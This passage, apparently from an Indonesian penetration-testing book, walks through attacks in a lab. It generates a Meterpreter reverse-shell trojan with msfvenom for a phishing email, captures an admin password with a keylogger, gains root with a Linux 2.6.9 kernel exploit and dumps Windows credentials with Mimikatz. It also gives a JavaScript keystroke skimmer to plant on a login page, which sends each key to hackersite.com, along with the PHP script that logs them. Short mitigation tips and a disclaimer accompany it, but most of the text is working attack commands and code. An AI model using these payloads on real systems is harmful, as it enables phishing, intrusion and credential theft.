Metasploit Framework - <https://www.metasploit.com/download>
Manual

Sebelum kita mulai mengirimkan email spam phishing yang menarik, kita persiapkan dulu payload attachment nya. Contoh kali ini Penulis menggunakan Metasploit untuk generate sebuah Trojan berbasis meterpreter yang memiliki fitur keylogging.

Meterpreter adalah modul post exploitation bawaan dari Metasploit Framework. Meterpreter memiliki banyak fitur seperti keylogger, password cracking, spawn shell, injeksi proses, upload file, mengaktifkan webcam, dan masih banyak lagi yang tidak akan dibahas pada buku ini. Dalam kesempatan ini hanya fitur keylogger nya saja yang akan dibahas oleh penulis.

Dari PC **Hacker #2**, kita membuat payload Trojan meterpreter, namanya seharusnya dibuat semenarik mungkin, namun dalam percobaan ini, penulis menggunakan nama “clickme.exe” saja.

```
File Edit View Bookmarks Settings Help
root@eniac:/home/inan#
root@eniac:/home/inan#
root@eniac:/home/inan# msfvenom -p windows/meterpreter/reverse_tcp LHOST=[REDACTED] LPORT=[REDACTED] -f exe >> /tmp/clickme.exe
root@eniac:/home/inan# du -hs /tmp/clickme.exe
148K    /tmp/clickme.exe
root@eniac:/home/inan# file /tmp/clickme.exe
/tmp/clickme.exe: PE32 executable (GUI) Intel 80386, for MS Windows
root@eniac:/home/inan#
root@eniac:/home/inan#
```

*LHOST=IP Public **Hacker #2***


*LPORT=Port **Hacker #2** yang menunggu koneksi balik dari Trojan*

Dan jalankan backdoor listener pada port 80. Listener ini dijalankan sambil menunggu **Victim #2** mengeksekusi Trojan nya.


```
msf > use exploit/multi/handler
msf exploit(handler) > set LPORT 80
LPORT => 80
msf exploit(handler) > run

[*] Started reverse handler on [REDACTED]:80
[*] Starting the payload handler...
```

Begitu proses generate file trojan clickme.exe sudah selesai dan listener sudah ready, kemudian **Hacker #2** akan mengirim email berisi file Trojan keylogger ke **Victim #2**, dan berharap dia membaca email dan membuka attachment nya. Di bawah ini jika email **Hacker #2** sudah diterima **Victim #2**:



Dan attachment file sudah berada di PC **Victim #2**. Tinggal menunggu **Victim #2** mengklik attachment tsb:



Saat file clickme.exe di klik dan tereksekusi, Trojan handler di PC **Hacker #2** akan menerima koneksi dan membuka sesi meterpreter. PC **Victim #2** is under control!

```
msf > use exploit/multi/handler
msf exploit(handler) > set LPORT 80
LPORT => 80
msf exploit(handler) > run

[*] Started reverse handler on [REDACTED]:80
[*] Starting the payload handler...
[*] Sending stage (751104 bytes) to [REDACTED]
[*] Meterpreter session 1 opened ([REDACTED] 80 -> [REDACTED] 1146)

meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
```

Jalankan meterpreter keylogger, dan dari PC **Victim #2** lakukan login ke website **Target** melalui portal admin website: weblab.tibandung.com/admin. Setelah selesai login, dump keylogger dan liat hasil keylogging, oopss, apapun yang diketik oleh **Victim #2** akan di dump dan dikirimkan ke **Hacker #2**. Bisa saja informasi nomor kartu kredit, password, dll. Di percobaan oleh penulis ini bahkan terlihat **Victim #2** sempat mengetik “webmaster” kemudian menghapus dengan tombol backspace sebelum menggantinya dengan user “admin”. Password baru admin lagi-lagi di hack:

```
File Edit View Bookmarks Settings Help
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
weblab.tibandung.com/admin/ <Return> webmaster <Back> <Back> <Back> <Back> <Back> <Back> <Back> <Back> <Back>
> admin <Tab> thisismynewpasswordyouwillneverhacked! <Return>
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter > █
```

- ✓ Username=admin
- ✓ Password=thisismynewpasswordyouwillneverhacked!

Social engineering dengan email spam/phishing dapat membahayakan keamanan informasi. Bahkan terkadang serangan dengan scenario spam/phishing lebih efektif dibandingkan serangan tipe lainnya. Dalam contoh ini misalnya, dengan effort yang sedikit saja (hanya bermodal generate Trojan keylogger dan kemampuan merayu korban), kita sudah bisa menguasai PC **Victim #2**, dan bisa mendapatkan kredensial login ke website **Target** yang di manage oleh **Victim #2**.

REKOMENDASI

Gunakan software antivirus yang selalu update, untuk melindungi PC dari malware yang terus berkembang seperti Trojan, spyware, keylogger yang dapat digunakan untuk mencuri informasi pada PC.

Selain itu juga tingkatkan awareness terhadap ancaman keamanan informasi. Misalnya, jangan merespon apalagi membuka attachment file dari sender yang tidak jelas. Mengutip kalimat yang sering digunakan oleh pemerhati infosec di dunia: *No patch for human stupidity!*

APPENDIX 1 – PRIVILEGE ESCALATION

Privilege escalation adalah proses untuk menaikkan level user dari yang tadinya user biasa menjadi lebih tinggi, misalnya: administrator atau root. Privilege escalation adalah tahap setelah take-over suatu sistem atau aplikasi berhasil dilakukan. Namun, tidak sedikit juga system yang diretas langsung mendapatkan akun super user atau setara dengan itu. Untuk kasus tersebut privilege escalation tidak dibutuhkan lagi.

Pada level OS, metode untuk menaikkan privilege dapat dengan beragam cara. Pertama, eksploitasi kernel yang memiliki kerentanan. Kemudian, eksploitasi servis/aplikasi yang running dengan privilege setara admin. Selanjutnya ada metode crack password, hijack hash kredensial login (Pass the Hash), dlsb. Berikut contoh eksploitasi kernel yang bisa demokan pada lab penulis:

Contoh 1: Eksploitasi Kernel Linux

Penulis menjalankan sebuah OS yang running di atas Linux kernel 2.6.9.

```
Linux pentest-centos 2.6.9-55.ELsmp #1 SMP Wed May 2 14:28:44 EDT 2007 i686 athlon i386 GNU/Linux
10:45:31 up 1 day, 15:27,  2 users,  load average: 0.45, 0.15, 0.04
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
pentest   :0        -              Wed19    ?xdm?  49:17  0.71s /usr/bin/gnome-
```

Versi tersebut diketahui memiliki celah *Null Pointer Dereference* yang di eksploitasi untuk menaikkan privilege user yang mengeksekusinya. Exploit untuk kernel versi 2.6.9 ini sudah available di internet dan bisa digunakan siapa saja. Penulis mendownload exploit tersebut ke local system, berikut adalah executable file untuk exploit kernel 2.6.9 nya:

```
sh-3.00$ cd linux-sendpage3
sh-3.00$ ls
exploit
exploit-pulseaudio
exploit-pulseaudio.c
exploit.c
exploit.so
run
runcon-mmap_zero
seseach-mmap_zero
```

Sebelum exploit di atas kita jalankan, pada gambar di bawah dapat dilihat sesi shell saat ini adalah menggunakan user 'apache':


```
sh-3.00$ id
uid=48(apache) gid=48(apache) groups=48(apache)
sh-3.00$ pwd
/
sh-3.00$ cd /home/
sh-3.00$
```

Kemudian penulis menjalankan exploit. Hasilnya sbb:

```
sh-3.00$ ./run
socket: Address family not supported by protocol
socket: Address family not supported by protocol
socket: Address family not supported by protocol
socket: Address family not supported by protocol
socket: Socket type not supported
socket: Address family not supported by protocol
sh: no job control in this shell
sh-3.00# id
uid=0(root) gid=0(root) groups=48(apache)
```

Root shell bisa kita dapatkan.

Contoh 2: Eksploitasi Windows – Crack NTLM Password

Pada contoh kedua ini, Penulis mencoba untuk crack password windows menggunakan tools Mimikatz. Dengan mudah mimikatz dapat memecahkan password Administrator system Windows:

```
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
[*] kerberos credentials
=====
```

AuthID	Package	Domain	User	Password
0:999	NTLM	WORKGROUP	ENIACLAB\$	
0:28208	NTLM			
0:997	Negotiate	NT AUTHORITY	LOCAL SERVICE	
0:996	Negotiate	NT AUTHORITY	NETWORK SERVICE	
0:406153	NTLM	ENIACLAB	Administrator	d[REDACTED]E
0:269334	NTLM	ENIACLAB	webmaster	w[REDACTED]e

Tahap selanjut nya, tinggal run as Admin atau relogin sebagai Admin.

Escalation privilege adalah sebuah kerentanan yang sama seperti kerentanan lainnya pada OS. Untuk menangulangnya, sangat disarankan untuk selalu patch system dan juga gunakan proteksi tambahan seperti antivirus.

APPENDIX 2 – JAVASCRIPT SNIFFER

Pada bagian Appendix 2 ini penulis ingin membagikan sebuah javascript sniffer yang bisa digunakan sebagai keylogger pada aplikasi **Target**. Berikut javascript yang perlu ditanam pada halaman login **/admin/index.php**:

```
document.onkeypress = function(evt) {  
    evt = evt || window.event;  
    key = String.fromCharCode(evt.charCode);  
    if (key) {  
        var http = new XMLHttpRequest();  
        var param = encodeURIComponent(key);  
        http.open("POST", "https://hackersite.com/keylog.php", true);  
        http.setRequestHeader("Content-type", "application/x-www-form-urlencoded");  
        http.send("key="+param);  
    }  
}
```

Javascript tersebut akan aktif ketika halaman login admin di load oleh **Victim #1** atau **Victim #2**. Dan setiap tombol yang di ketik, akan di relay ke situs **Hacker #2** di <https://hackersite.com/keylog.php> menggunakan HTTP AJAX XMLHttpRequest.


Di bawah ini isi dari file **keylog.php** yang dihosting pada situs **Hacker #2**:

```
<?php  
if(!empty($_POST['key'])){  
    $logfile = fopen('data.txt', 'a+');  
    fwrite($logfile, $_POST['key']);  
    fclose($logfile);  
}  
?>
```

Sederhana saja, **keylog.php** akan menerima semua HTTP POST dengan query string 'key' dan menuliskannya ke file bernama "data.txt".

Sehingga yang kita harapkan adalah nantinya setiap ada user yang mengakses halaman login **/admin/index.php**, otomatis akan load javascript keylogger. Akibatnya apa yang dia ketik akan di relay ke situs **Hacker #2** yang selanjutnya di proses oleh **keylog.php** ke sebuah file log bernama data.txt.

Hasil Proof of Concept:



- ✓ Username=webmaster
- ✓ Password=indonesiamerdeka1945

PENUTUP

Semoga dengan berbagai pembahasan celah keamanan, teknik serangan, serta cara mitigasi sebuah serangan pada buku ini dapat membuka wawasan pembaca terhadap keamanan aplikasi dan system. Betapa 1 buah patch dirasa mungkin tidak akan cukup karena selalu saja ada celah keamanan lainnya. Dan walaupun sudah di patch, ternyata masih banyak cara kreatif lainnya yang dilakukan oleh seorang hacker. *There is no 100% security...*

Disclaimer:

*Penulis berharap materi yang ada di buku ini bermanfaat untuk tujuan baik, misalnya agar dapat lebih mengamankan system atau aplikasi yang dimaintain/dimiliki oleh pembaca. Bukan sebaliknya untuk tindakan kejahatan atau kriminal. Penulis **tidak bertanggung jawab** terhadap aktifitas diluar pentest ke system Websitenet sesuai yang di bahas pada buku ini. Segala kejahatan menjadi tanggung jawab pelaku.*